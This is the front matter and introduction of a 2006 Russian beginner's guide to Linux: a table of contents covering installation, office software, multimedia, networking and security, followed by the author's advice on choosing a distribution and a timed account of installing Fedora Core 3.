

САМОУЧИТЕЛЬ Linux

УСТАНОВКА, НАСТРОЙКА, ИСПОЛЬЗОВАНИЕ

4-е издание, переработанное и дополненное

- Пошаговое описание инсталляции Linux. Установка нескольких операционных систем.
- Настройка оборудования под Linux. Установка программ.
- Файловая система и команды Linux.
- Офисные продукты: OpenOffice и KOffice.
- Мультимедиа в Linux: графика, видео, звук.
- Защита и восстановление системы после сбоев.
- Интернет в Linux: ICQ, браузеры, учет трафика.
- Эмуляторы. Запуск Windows-игр.
- Специальные технологии Linux.



Д.Н. Колисниченко

Самый полный самоучитель Linux для пользователей. Лучший выбор для начинающих линуксоидов.

НИТ
ИЗДАТЕЛЬСТВО

Д.Н. Колисниченко

САМОУЧИТЕЛЬ

Linux

УСТАНОВКА, НАСТРОЙКА, ИСПОЛЬЗОВАНИЕ

Издание 4-е, переработанное и дополненное



**Наука и Техника, Санкт-Петербург
2006**

Колисниченко Д.Н.

Самоучитель Linux. Установка, настройка, использование. — 4-е изд.,
перераб. и доп. — СПб.: Наука и Техника, 2006. — 688 с.: ил.

Под редакцией М.В. Финкова

ISBN 5-94387-193-4

Серия «Просто о сложном»

Данная книга является самым полным руководством пользователя Linux. Предназначена для всех, кто хочет эффективно использовать у себя на компьютере эту систему. Изложение материала происходит последовательно, начиная с этапа установки и заканчивая специальными технологиями Linux. Подробно описаны внутреннее устройство Linux, настройка оборудования и оптимизация системы. Обсуждаются возможные проблемы. Особое внимание уделено защите и восстановлению Linux после сбоев.

В книге детально рассмотрен весь круг задач, который может стоять перед пользователем: от редактирования текста, работы в Интернет и запуска Windows-игр, до компилирования ядра, администрирования системы и записи компакт-дисков. Учитываются особенности разных дистрибутивов. Подробно описаны мультимедиа-инструменты Linux: фотомонтаж, просмотр и редактирование видео, настройка TV-тюнера, обработка звука и многое другое. Рассмотрено множество программ и приложений под Linux: OpenOffice, KOffice, The Gimp, MbinActor, WineX, VMWare, Lan Billing и т.д.

Автор книги — опытный и известный консультант по использованию Linux. Книга написана простым и понятным языком. Лучший выбор для начинающих линуксоидов.



9 795943 871930

ISBN 5-94387-193-4

Контактные телефоны издательства
(812) 567-70-25, 567-70-26
(044) 516-38-66

Официальный сайт: www.nit.com.ru

© Д.Н. Колисниченко

© Наука и Техника (оригинал-макет, обложка), 2006

ООО «Наука и Техника».

Лицензия №000350 от 23 декабря 1999 года.

198097, г. Санкт-Петербург, ул. Маршала Говорова, д. 29.

Подписано в печать 03.10.05. Формат 70 x 100 1/16.

Бумага газетная. Печать офсетная. Объем 43 п. л.

Тираж 5000 экз. Заказ № 389

Отпечатано с готовых диапозитивов в ОАО «Техническая книга»
190005, Санкт-Петербург, Измайловский пр., 29

Содержание

ВВЕДЕНИЕ	13
Выбор дистрибутива.....	13
Fedora Core 3 и 4.....	15
Slackware	24
Linux Mandrake 10.1.....	29
Таблицы соответствия Windows- и Linux-программ	33
Работа в Интернет.....	33
Работа с файлами	35
Прикладные и системные программы	35
Офисные приложения	36
Мультимедиа.....	38
Разработка программного обеспечения.....	39
СУБД	39
Математические пакеты.....	40
Игры	40
ЧАСТЬ I. УСТАНОВКА, НАСТРОЙКА И РАБОТА В LINUX	41
Глава 1. Установка Linux	42
1.1. Общая методика установки.....	42
1.2. Установка Linux Mandrake 10.0	45
1.2.1. Общие замечания перед установкой	46
1.2.2. Установка	47
Выбор языка.....	48
Настройка мыши	48
Класс установки	48
Выбор языка ввода.....	49
Установка уровня безопасности	50
Разметка диска.....	50
Форматирование разделов.....	53
Выбор пакетов для установки.....	53
Пароль пользователя root.....	55
Установка загрузчика.....	56
Установка различных параметров системы.....	56
Настройка обновления системы	59
1.3. Установка и описание Fedora Core	61
1.3.1. Описание дистрибутива	61
Версии Fedora Core и системные требования.....	61
Специальная технология разграничения доступа SELinux.....	62
1.3.2. Установка Fedora Core	63
Fedora Core 2: подготовка к совместной жизни с Windows	63
Начинаем установку	65
Разбиение диска	67
Если уже установлена Windows (или другая система)	68
Настройка сети (если есть).....	68
Региональные стандарты.....	71
Выбор устанавливаемых пакетов.....	71
1.3.3. Проблемы при установке.....	74
Материнские платы ASUS.....	74
LCD-мониторы.....	75
Ноутбуки SONY	75

	Не работает мышь	75
	Не удается войти в систему как root в графическом режиме	75
	Старые сетевые платы	75
	Обновление Red Hat 7/8/9 до Fedora Core	75
1.4.	Особенности установки нескольких операционных систем	76
1.4.1.	Установка Windows 9x и Linux	76
1.4.2.	Установка Windows 9x, Windows 2000/XP и Linux	77
	Первый способ	77
	Второй способ	78
1.5.	Настройка системы	78
1.5.1.	Основные конфигураторы и конфигурационные файлы	78
1.5.2.	Конфигураторы DrakConf и LinuxConf	82
1.6.	Установка нового оборудования	84
1.6.1.	Общие положения. Программа kudzu	84
1.6.2.	Установка и работа с принтером	86
Глава 2.	Работа в Linux. Среда KDE и GNOME	89
2.1.	Запуск Linux. Графическая система X Window	89
2.2.	Оконная среда KDE	94
2.2.1.	Первое знакомство	94
2.2.2.	Рабочий стол KDE	94
2.2.3.	Запуск программ и переход между ними	95
2.2.4.	Создание ярлыков, документов, кнопок и пр.	98
2.2.5.	Настройка панели. Добавление элемента на панель	99
2.2.6.	Работа с окнами	101
2.3.	Файловый менеджер Konqueror	102
2.3.1.	Общие сведения	102
2.3.2.	Основная панель инструментов	103
2.3.3.	Дополнительная панель инструментов	104
2.3.4.	Полоска адреса	105
2.3.5.	Кнопки закладок	106
2.3.6.	Боковая панель	106
2.3.7.	Рабочая область	106
2.3.8.	Окно эмуляции терминала	107
2.4.	Работа с дисками в KDE	107
2.5.	Центр Управления KDE	109
2.5.1.	Общие настройки	109
2.5.2.	Локальные настройки пользователя	112
2.6.	Оконная среда GNOME	115
2.7.	Работа со справочной системой Linux	120
2.8.	Завершившие работы Linux	122
2.9.	Русификация Linux	123
2.9.1.	Русификация консоли	123
2.9.2.	Русификация системы X Window	127
2.9.3.	Русификация принтера	128
Глава 3.	Файловая система Linux. Установка программ	129
3.1.	Общие сведения о файловой системе Linux	129
3.1.1.	Организация файловой системы Linux	129
	Журналируемые файловые системы	132
	Переходим на ext3	132
	Режимы журнала	133
3.1.2.	Стандартные каталоги	134
3.1.3.	Стандартные имена устройств в Linux	135
3.1.4.	Что такое демон?	136
3.2.	Команды для работы с файлами	136
3.2.1.	Создание и просмотр файла	136

3.2.2.	Копирование файла	137
3.2.3.	Переименование и перемещение файлов	138
3.2.4.	Удаление файлов и каталогов	138
3.2.5.	Поиск файлов	138
3.3.	Команды для работы с каталогами	139
3.4.	Права доступа	139
3.5.	Специальные права доступа SUID и SGID	143
3.6.	Ссылки	145
3.6.1.	Жесткие ссылки	145
3.6.2.	Символические ссылки	146
3.7.	Пользователи	147
3.8.	Установка программного обеспечения	147
3.8.1.	Традиционный способ установки: установка из исходных текстов	148
3.8.2.	Программа RPM	149
3.8.3.	Программы <code>gnoprt</code> , <code>krackage</code> , <code>apt</code>	152
3.8.4.	Установка из пакетов, содержащих исходный код	157
3.9.	Монтирование дисков. Файл <code>/etc/fstab</code>	157
3.10.	Создание раздела (файла) подкачки	161
3.11.	Использование загрузчика GRUB	163
3.12.	Файловый менеджер Midnight Commander	168
3.12.1.	Описание программы	168
3.12.2.	Работа с файлами и каталогами	173
	Общие сведения	173
	Редактирование файлов	174
	Операции над файлами	175
	Простое восстановление удаленных файлов	175
	Изменение прав доступа к файлу	176
	Создание ссылок	176
	Поиск файла	177
	Использование виртуальных файловых систем	177
	Использование MC в качестве FTP-клиента	177
	Архивирование файлов	178
3.12.3.	Комбинации клавиш	178
3.12.4.	Параметры командной строки	179
Глава 4.	Администрирование Linux. Процессы	180
4.1.	Системные вызовы <code>fork()</code> и <code>vhex()</code>	180
4.1.1.	Процессы в Linux	180
4.1.2.	Общая схема управления процессами	182
4.2.	Перенаправление ввода/вывода	184
4.3.	Команды управления процессами	185
4.4.	Создание расписаний	188
	Программа <code>crontab</code>	189
	Демон <code>etd</code>	190
4.5.	Уровни выполнения. Программа <code>init</code>	191
4.6.	Сценарии загрузки системы	194
4.7.	Стандартные файлы протоколов (журналов)	198
4.8.	Управление протоколированием	199
4.8.1.	Демон <code>Syslogd</code>	200
4.8.2.	Сигналы	201
4.8.3.	Файл конфигурации	201
4.8.4.	Сетевое протоколирование	203
4.8.5.	Демон <code>klogd</code>	204
4.8.6.	Параметры ядра	205

ЧАСТЬ II. ОФИСНЫЕ ПАКЕТЫ	206
Что использовать: Open Office или K Office?.....	207
Глава 5. Офисный пакет Open Office	210
5.1. Установка и общие принципы работы в Open Office	210
5.1.1. Общих сведения.....	210
5.1.2. Установка Open Office.....	212
5.1.3. Запуск и начало работы.....	213
5.2. Текстовый редактор OO Writer	214
5.2.1. Интерфейс и инструменты программы OO Writer	214
5.2.2. Приемы работы	215
Ввод и редактирование текста	215
Вставка рисунков.....	216
Вставка полей	216
Использование колонтитулов	216
Создание и использование таблиц	217
Области	217
Рисование	218
5.2.3. Совместимость с Microsoft Word.....	218
5.2.4. Общие настройки Writer	219
5.3. Редактор электронных таблиц OO Calc.....	222
5.3.1. Создание и сохранение электронных таблиц	222
5.3.2. Редактирование и форматирование ячеек.....	223
Обычные приемы работы.....	223
Форматирование ячеек	225
Автоматическое форматирование ячеек	227
Условное форматирования ячеек	227
5.3.3. Использование формул	229
5.3.4. Построение диаграмм	229
5.3.5. Параметры печати страниц, диаграмм и рисунков.....	230
5.4. Создание презентаций в OO Impress.....	231
5.4.1. Создание и оформление презентации	231
5.4.2. Специальные эффекты появления объектов	234
5.4.3. Специальные эффекты появления слайдов	235
5.4.4. Задание реакции на действия пользователя.....	236
5.4.5. Показ презентации. Режимы просмотра презентации	237
5.5. Редактор Open Draw.....	238
Глава 6. Офисный пакет K Office	239
6.1. Текстовый процессор K Word	240
6.1.1. Общие сведения.....	240
6.1.2. Особенности использования	241
Рамка вокруг абзаца	241
Вставка объектов. Врезки.....	242
Вставка специальных символов.....	245
Вставка разрывов.....	245
Вставка формул. Редактор K Formula	245
Вставка полей (переменных), фраз и колонтитулов	246
Вставка таблиц	247
Печать документов. Создание PDF-файлов.....	248
6.2. Электронная таблица K Spread.....	248
6.3. Создание презентаций в K Presenter	251
6.3.1. Возможности программы	251
6.3.2. Особенности работы	253
Запуск программы. Создание новой презентации	253

Формат слайда	254
Графические объекты	254
Эффекты появления объектов	256
Порядок следования слайдов и показ презентации	258
Рисование маркером при показе презентации	258
Использование шаблонов	258
Преобразование презентации в Web-страницы	259
6.4. Редактор векторной графики Kontour	260
6.4.1. Основы векторной графики	260
6.4.2. Общие сведения о Kontour	262
Возможности программы	262
Описание главного меню программы	263
6.4.3. Создание и редактирование векторных изображений	264
Обзор инструментов	264
Расположение текста по кривой	265
Преобразование графических примитивов	266
Работа с узлами	286
Группирование и разгруппирование объектов. Уровни объектов	266
Использование сетки и направляющих	266
Слой	267
Глава 7. Процессор технических документов LyX	274
7.1. Система подготовки документов TeX	269
7.2. Программа LyX	271
Глава 8. Программа Gnumeric — правильный редактор электронных таблиц	280
8.1. Особенности использования	280
8.1.1. Общие сведения. Установка	280
8.1.2. Правила записи формул	281
8.1.3. Редактирование и форматирование ячеек	281
8.1.4. Автоформатирование	283
8.1.5. Работа со списками. Сортировка	283
8.1.6. Фильтрация элементов списка	284
8.1.7. Проверка значения ячейки	286
8.1.8. Автокоррекция значения ячейки	287
8.1.9. Функции статистического анализа	287
8.2. Экспорт/импорт электронных таблиц. Преобразование форматов	287
ЧАСТЬ III. СПЕЦИАЛЬНЫЕ ПРОГРАММЫ ДЛЯ РАБОТЫ С ТЕКСТОМ	289
Глава 9. Переводчики текста	290
9.1. Программа Mueller	290
9.2. Программа Ksocrat	292
Глава 10. Программы для просмотра DVI, PostScript и PDF	293
Глава 11. Издательская система Scribus	295
11.1. Возможности программы	295
11.2. Работа с программой	297
11.3. Управление цветом	300
11.4. Возможные проблемы и их решения	301
11.4.1. Проблема: не отображаются шрифты	301
11.4.2. Проблема: не отображаются панели инструментов	302
11.4.3. Проблема: в меню Edit не появляется команда Color Management System	302

ЧАСТЬ IV. УТИЛИТЫ	303
Глава 12. Преобразователи форматов файлов	304
Глава 13. Мониторинг системы и компьютера	306
13.1. Системный монитор KDE	306
13.2. Просмотр заданий принтера. Программа K Job Viewer	308
13.3. Монитор свободного места на диске	309
13.4. Списки пользователей	310
13.5. Другие программы для мониторинга	311
13.5.1. Программа Gkrellm	311
13.5.2. Программа «Сенсоры»	311
13.6. Текстовые программы для мониторинга	312
13.6.1. Программа top	312
13.6.2. Программа ps	313
13.6.3. Программа iast	314
13.6.4. Прочие	315
13.7. Монитор материнской платы KhealthCare	316
13.8. Измерение температуры жесткого диска	318
13.9. Наблюдение за информационными каналами. Программа Pipe View	319
Глава 14. Терминалы	320
ЧАСТЬ V. МУЛЬТИМЕДИА	323
Глава 15. Графика в Linux	324
15.1. Обзор программ	324
15.2. Создание снимков экрана (скриншотов)	331
15.3. Студия фотомонтажа The GIMP	333
15.3.1. Общие сведения	333
15.3.2. Интерфейс программы	334
15.3.3. Инструменты программы	336
15.3.4. Слои	344
15.3.5. Создание web-карты изображения	346
15.3.6. Создание анимации	348
15.3.7. Создание кнопок, плакатов, эмблем и вывесок	350
Создание кнопок	350
Создание эмблем	351
Создание фоновых изображений	351
Другие возможности	352
Создание вращающегося шара	352
Нарезка изображения	353
15.3.8. Советы GIMP	353
15.3.9. Сокрытие текста в изображении. Стеганограммы в GIMP	355
15.3.10. Автоматизация GIMP. Создание собственных фильтров	358
15.4. Редактор диаграмм Dia	368
Глава 16. Работа со звуком в Linux	370
16.1. Почему воспроизведение аудио в Linux лучше, чем в Windows	370
16.2. Прослушивание музыки	372
16.3. Сравнение XMMS и NoAtun	375
16.4. «Ограбление» Audio-CD	379

Глава 17. Видео и видеомонтаж в Linux	383
17.1. Программы для просмотра видео	383
17.1.1. Обзор программ	383
17.1.2. Программа Xine	384
17.2. Смотрим телепередачи под Linux	386
17.2.1. Выбор TV-тюнера под Linux	386
17.2.2. Настройка ядра Linux. Установка драйверов	388
17.2.3. Настройка программного обеспечения	391
17.3. Студия нелинейного видеомонтажа MainActor	394
17.3.1. Общие положения	394
17.3.2. Установка MainActor	396
17.3.3. Создание видеоролика	397
17.3.4. Экспорт видеоролика	404
17.3.5. Специальные возможности MainActor. Редактирование видеоролика	405
17.4. Просмотр DVD	407
Глава 18. Программы для работы с трехмерной графикой	408
18.1. Программа Innovation 3D	408
18.2. Maya — коммерческий 3D-редактор, портированный под Linux	409
Глава 19. Запись компакт-дисков в Linux	410
19.1. Запись обычных компакт-дисков	410
Настройка ядра системы	410
Запись компакт-дисков	411
19.2. Запись AudioCD	413
19.3. КЗВ — аналог Nero	414
ЧАСТЬ VI. ЭМУЛЯТОРЫ. ИСПОЛЬЗОВАНИЕ НЕСКОЛЬКИХ ОПЕРАЦИОННЫХ СИСТЕМ ОДНОВРЕМЕННО	425
Глава 20. Эмуляция DOS	427
20.1. Установка и настройка эмулятора	427
Параметры процессора	428
Параметры памяти	428
Параметры видеоадаптера	429
Параметры дисков	429
Параметры портов	430
20.2. Запуск DOS под Linux	430
Глава 21. Взаимная эмуляция Windows/Linux	433
21.1. Эмулятор Win4Lin	433
21.2. Эмулятор Lin4Win	435
Глава 22. Запуск Windows-игр под Linux. Эмулятор WineX	438
22.1. Установка и настройка эмулятора WineX	438
22.2. Запуск игр	440
Глава 23. Виртуальная машина VM Ware. Запуск и использование нескольких операционных систем одновременно	445
23.1. Общие сведения	445
23.2. Установка и настройка VM Ware	447
23.3. Создание виртуальной машины	450
23.4. Редактор конфигурации	455
23.5. Установка Windows	458

ЧАСТЬ VII. СЕТИ И ИНТЕРНЕТ	462
Глава 24. Подключение к Интернету. Сети. Браузеры	463
24.1. Подключение модема	463
24.2. Подключении к Интернету	465
24.3. Специальные возможности браузеров	472
24.3.1. Браузер Konqueror	472
24.3.2. Браузер Galeon	476
24.3.3. Браузер Netscape	480
24.4. Текстовый браузер Lynx	482
24.5. Установка сетевой карты. Настройка сети	484
Настройка сети в Linux Mandrake	485
Настройка сети в Linux Red Hat	492
Настройка сети без использования конфигуратора (или на старых дистрибутивах)	499
24.6. Серверные технологии Linux	499
Глава 25. Набор программ для работы в Интернете	503
25.1. Программа-пейджер ICQ и Linux	503
25.2. Программа скачивания файлов Downloader for X	505
25.3. Клиент gFTP	511
25.4. Программа NCFTP	512
25.5. Технология создания почтового автоответчика	513
25.6. Другие программы	518
Глава 26. Программы учета трафика	522
26.1. Простой учет	522
26.2. Программа MRTG	524
26.3. Система LAN Billing	532
Глава 27. Кластерные технологии	538
27.1. Что такое кластер?	538
27.2. Программное обеспечение для кластеров	539
27.3. Parallel Virtual Machine	540
27.4. Если вы заинтересовались	545
Глава 28. Технологии удаленного администрирования	546
28.1. Технология Telnet	546
28.2. Технология SSH	547
28.3. X-терминалы	549
ЧАСТЬ VIII. ТЕХНОЛОГИИ ЗАЩИТЫ И ВЗЛОМА LINUX	556
Глава 29. Антивирусная защита	557
29.1. Вирусы в Linux	557
Slapper	559
Linux.Silvio	562
Linux.Nuxbee	563
29.2. Антивирусные программы	563
29.2.1. Программа DrWeb для Linux	564
29.2.2. Программа AVP для Linux	566
29.3. Проверка входящей и исходящей почты. Программа AVPKeeper	573

Глава 30. Технологии защиты и взлома программного обеспечения под Linux	578
Глава 31. Получение полномочий root. Взлом паролей	583
31.1. Получение полномочий root	583
31.1.1. Системные файлы с паролями.....	583
31.1.2. Ввод паролей через командную строку.....	585
31.1.3. Группы пользователей.....	586
31.1.4. Системные группы пользователей.....	586
31.1.5. Программа sudo и ее взаимодействие с другими программами.....	586
31.2. Взлом паролей.....	587
31.3. Ограничение прав пользователей	591
Глава 32. Технология взлома ядра системы	594
 ЧАСТЬ IX. ВОССТАНОВЛЕНИЕ СИСТЕМЫ ПОСЛЕ СБОЕВ. ПОВЫШЕНИЕ НАДЕЖНОСТИ РАБОТЫ	 598
Глава 33. Диагностика и устранение сбоев	599
33.1. Аппаратные и программные сбои.....	599
33.2. Средства диагностики.....	603
33.3. Создание загрузочных дисков.....	608
33.4. Программа контроля файловой системы Fsplint.....	609
Глава 34. Восстановление данных	610
34.1. Восстановление удаленного файла.....	610
34.2. Скрытие, восстановление и безопасность информации	610
Глава 35. Технология резервного копирования	614
35.1. Стратегия резервного копирования	614
Какая информация будет резервироваться (архивироваться)?.....	614
Когда будет происходить создание резервных копий?.....	614
Кто этим будет заниматься?	615
Как часто будет производиться архивирование?	615
35.2. Программа AMANDA.....	615
Глава 36. Технологии и особенности хранения данных	619
36.1. Управление разделами жесткого диска	619
36.1.1. Программа diskdrake	619
36.1.2. Программа EVMS.....	621
36.2. Файловые системы и массивы дисков RAID	624
36.3. Технология LVM.....	630
36.4. Технология повышения производительности жесткого диска.....	631
36.5. Каталогизация данных. Программа GTKatalog	633
 ЧАСТЬ X. ПОЛЕЗНЫЕ ПРИЕМЫ И ТЕХНОЛОГИИ LINUX	 635
Глава 37. Интересные приемы в Linux	636
37.1. Программная лупа Xmag	636
37.2. Управление рабочими столами. Программа K Pager	636
37.3. Просто интересный материал	638

Глава 38. Компилирование ядра	643
38.1. Параметры ядра.....	643
38.1.1. Параметры корневой файловой системы.....	644
38.1.2. Управление RAMDISK.....	644
38.1.3. Управление памятью.....	645
38.1.4. Другие параметры ядра	645
38.2. Конфигурирование ядра	646
38.2.1. Code maturity level options	647
38.2.2. General setup.....	647
38.2.3. Loadable module support.....	648
38.2.4. Processor type and features.....	649
38.2.5. Power Management Options	653
38.2.6. Bus Options	655
38.2.7. Executable file formats.....	655
38.2.8. Device drivers	656
38.2.9. Networking support	660
38.2.10. Прочие устройства.....	663
38.2.11. Filesystems	663
38.2.12. Kernel hacking	665
38.2.13. Cryptographic options.....	665
38.2.14. Library routines	665
38.2.15. Unofficial 3rd party kernel additions	665
38.3. Компилирование ядра.....	666
38.4. Пакет modutils	667
38.5. 2.4 vs 2.6.....	669
12 ... 1536 Кб = 371 день	670
Ориентация на предприятие	670
NUMA — повод для 3.0.....	672
Разветвление 2.6	674
Управление планированием.....	674
Глава 39. Технология CVS	676
Общие сведения.....	676
Создание личной копии репозитория.....	676
Обновление личной копии	676
Добавление и удаление файлов в репозиторий	677
Сравнение файлов.....	677
Передача изменений	677
Система контроля версий Subversion.....	677
Глава 40. Технология создания пакетов RPM	678
ПРИЛОЖЕНИЕ. Полезные ссылки	684

Выбор дистрибутива

Раньше достать какой-то дистрибутив Linux было довольно сложно. В магазинах их не было, зачастую продавцы компакт-дисков вообще не знали, что это такое; Internet-магазинов на наших просторах не было. Поэтому приходилось или закачивать дистрибутив с Интернета (занятие дорогое и довольно долгое) или же заказывать их «где-то там» и ждать целый месяц или даже больше. Свой первый дистрибутив Linux я ждал две недели (кстати, это был Red Hat). Сейчас Linux-дефицит отсутствует — заходи в Internet-магазин и выбирай. Вот только что выбрать? Глаза разбегаются, когда видишь такое разнообразие. Некоторых начинающих пользователей этой замечательной ОС вводят в заблуждение имена дистрибутивов, например, Linux XP. Вот они его и покупают, а потом полностью разочаровываются в Linux. Не скажу, что Linux XP очень плохой дистрибутив, но у начинающего пользователя будет меньше проблем с полной, а не облегченной версией, какого-нибудь «серьезного» дистрибутива, например, Linux Mandrake или Fedora Core.

Сейчас я попытаюсь помочь читателю выбрать дистрибутив, с которого можно начать свое знакомство с Linux. Но сначала сразу скажу, какой дистрибутив можно купить, а какой — *не нужно*. Вы смело можете покупать Linux Mandriva (в прошлом — Linux Mandrake) и Fedora Core 4 (в прошлом — Linux Red Hat), а также дистрибутивы, так или иначе основанные на них — это ALT Linux 2.4, ASP Linux 10. Также смело можете купить не очень новую, но проверенную версию Linux Mandrake 10 — очень хороший дистрибутив.

Вы можете купить дистрибутив Knoppix, но не как основной дистрибутив, а как вспомогательный, который вы сможете использовать как средство восстановления основного дистрибутива, когда в очередной раз вы переустановите Windows или же после неудачного эксперимента с загрузчиком Linux перестанет загружаться. Особенность Knoppix в том, что он может загружаться и нормально работать с компакт-диска.

Теперь поговорим о том, что не нужно покупать. В некоторых Интернет-магазинах дистрибутивы Linux ставятся в один ряд с дистрибутивами FreeBSD. Так вот, FreeBSD покупать не стоит — во всяком случае, если вы не хотите

купить еще одну книгу, но только по FreeBSD. Да, FreeBSD является дальним родственником Linux, но начинающему Linux-пользователю лучше с FreeBSD не связываться.

Также не нужно покупать экзотические дистрибутивы вроде LinuxXP и Lindows. Правда, последний дистрибутив — редкость в Интернет-магазине, но если вы его все-таки найдете, то не вздумайте покупать. Не верите мне? Тогда купите его. Вы поймете, что даром потратили свои деньги и время.

Дистрибутивы Debian и Slackware Linux — очень хорошие, стабильные и проверенные временем, но вам их лучше не покупать, поскольку они основаны на BSD-системе инициализации, которая ближе к миру BSD и в этой книге не рассматривается. Конечно, если вы можете себе позволить еще одну книгу — по Slackware, то можете его купить. Но все-таки Slackware несколько сложнее в освоении, поэтому я рекомендую попробовать этот дистрибутив после того, как вы научитесь работать с Mandrake или Fedora Core. То же самое относится и к SuSe — немецкому дистрибутиву со своими, немецкими, особенностями. Лично мне больше нравятся французский дистрибутив Mandrake.

Дистрибутив Gentoo, о котором много говорили определенное время назад, хорош тем, что позволяет настроить систему «под себя» в прямом смысле этого слова. Все устанавливаемые программы компилируются на вашем компьютере, а не устанавливаются из RPM-пакетов, содержащих уже откомпилированные на *чужой* машине двоичные файлы. Это главное достоинство этого дистрибутива, но оно же является и его главным недостатком — Gentoo начинающим пользователям противопоказан.

Покупать остальные дистрибутивы нужно только в том случае, когда вы точно знаете, что это за дистрибутив и зачем он вам нужен.

Теперь давайте рассмотрим дистрибутивы Linux Mandrake, Fedora Core 3 и Slackware Linux подробнее. Первые два рассматриваются, чтобы у вас была возможность сравнить, а Slackware — чтобы вы поняли, почему его вам не нужно покупать (во всяком случае — пока).

Так уж исторически сложилось, что изначально было два семейства Linux (разделение связано с разной системой инициализации и произошло оно еще до появления самого Linux'a — во времена развития UNIX). Дистрибутив компании Red Hat — это наиболее яркий представитель первого семейства, а Slackware — второго. Fedora Core — это прямой наследник Red Hat Linux. Дистрибутив Linux Mandrake является полностью (ну, скажем, на 99%) совместимым с Red Hat. Компания Mandrake с самого начала делала упор на начинающих пользователей и ее дистрибутивы были всегда более дружественными, чем дистрибутивы от Red Hat: несколько иной набор программ, более удобные средства конфигурирования, больше тем рабочего стола и т.д.

Сейчас мне о мере «дружественности» судить довольно сложно, поскольку, во-первых, проработав долгое время с обоими дистрибутивами (RH и MDK),

большинство операций делаешь «на автомате», а во-вторых, в последнее время компания Red Hat создает дистрибутивы, на мой взгляд, по этой самой мере ничуть не отстающие от Mandrake. В любом случае я постараюсь быть объективным, чтобы у вас не сложилось неправильное мнение о том или ином дистрибутиве.

Еще раз отмечу, что смотреть на дистрибутив буду глазами начинающего пользователя, поэтому не удивляйтесь, почему я не буду приводить рекомендации по исправлению той или иной ошибки — начинающий пользователь не знает, как ее исправить. Во время установки и работы с системой буду проводить небольшие тесты: а именно, сколько времени занимает процесс установки, сколько — загрузка системы, копирование файла и т.д. Время буду измерять не какой-нибудь программой, а обычным секундомером, встроенным в мобильник — это же домашние условия. Все дистрибутивы тестировались на следующей рабочей лошадке: Duron 1,6 GHz/256MB/HDD 40 GB 7200 rpm Maxtor/128 MB GeForceFX.

Итак, начнем наш обзор. И начнем его с классики, то есть с дистрибутива Fedora Core.

Fedora Core 3 и 4

Установка

Дистрибутив Fedora Core 3 поставляется на четырех компакт-дисках, но программа установки, если не отмечать какие-нибудь дополнительные пакеты, а оставить все как есть, требует только первые три компакт-диска.

Как обычно загружаюсь с компакт диска, нажимаю Enter для начала установки и одновременно (практически одновременно, сотые учитывать не буду) запускаю секундомер.

Программа установки спросила меня, хочу ли я протестировать установочные диски. Как начинающий и ничего не понимающий в установке Linux пользователь, я согласился. Да, в принципе, и не хотелось «убивать» нормально работающий и уже установленный Linux Mandrake в случае, если что-то с компакт не копируется, ведь FC3 должен быть установлен на его место.

Во время установки я не отхожу от компьютера, чтобы оперативно отвечать на запросы программы-инсталлятора. Проверка первого диска не заняла много времени, а от проверки остальных дисков я отказался, нажав кнопку Continue.

Программа установки очень удобна и проста — даже у начинающего пользователя не будет с ней проблем. Выбираю Выборочную установку и ручное разбиение дисков. Даже если вы — начинающий пользователь,

я настоятельно рекомендую сделать то же. Ведь если выбрать другой тип установки, ваш винчестер будет переразбит, что приведет к потере всех ваших данных и установленного Windows'a вместе с ними. Здесь у меня будет небольшая погрешность в измерениях — ведь у меня уже есть созданные Linux-разделы, я только изменил тип файловой системы с ext2 на ext3 и выбрал форматирование этих разделов. Если у вас никогда еще не был установлен Linux, вам понадобится дополнительное время на создание разделов и изменения границ уже имеющихся разделов.

Параметры загрузки — по умолчанию, чтобы не тратить дополнительное время на их установку.

Следующий шаг — выбор программного обеспечения. Ведь я — начинающий пользователь, поэтому не знаю, что и для чего используется. Просто оставляю все как есть. Как пользователь понимающий, нужно заметить, что FC3 по умолчанию использует среду GNOME, а KDE вообще даже не предлагается устанавливать.

Появляется окно «Запуск процесса установки ...» и я перезапускаю секундомер. До этого весь подготовительный этап занял 7 минут и 31 секунду (7:31).




Рис. В.1. Установка Fedora Core 3

Началось копирование пакетов на мой жесткий диск. Таймер программы-инсталлятора при копировании бессовестно врал: показывал 15 минут до вставки второго диска, а после этого момента стал показывать 10 минут, хотя прошло больше чем 5 минут. Четвертый диск в моем случае (все пакеты — по умолчанию) не понадобился. Установка (до появления окна перезагрузки компьютера) заняла 15 минут и 38 секунд (15:38).

После первой перезагрузки система попросила указать некоторые параметры (дату/время, параметры дисплея), добавить новых пользователей, настроить звуковую плату и т.д. Сразу скажу, моя встроенная звуковая плата отказалась работать. Плата была опознана, но звука при воспроизведении семпла я так и не услышал. Пока оставил все как есть.

Вторая перезагрузка

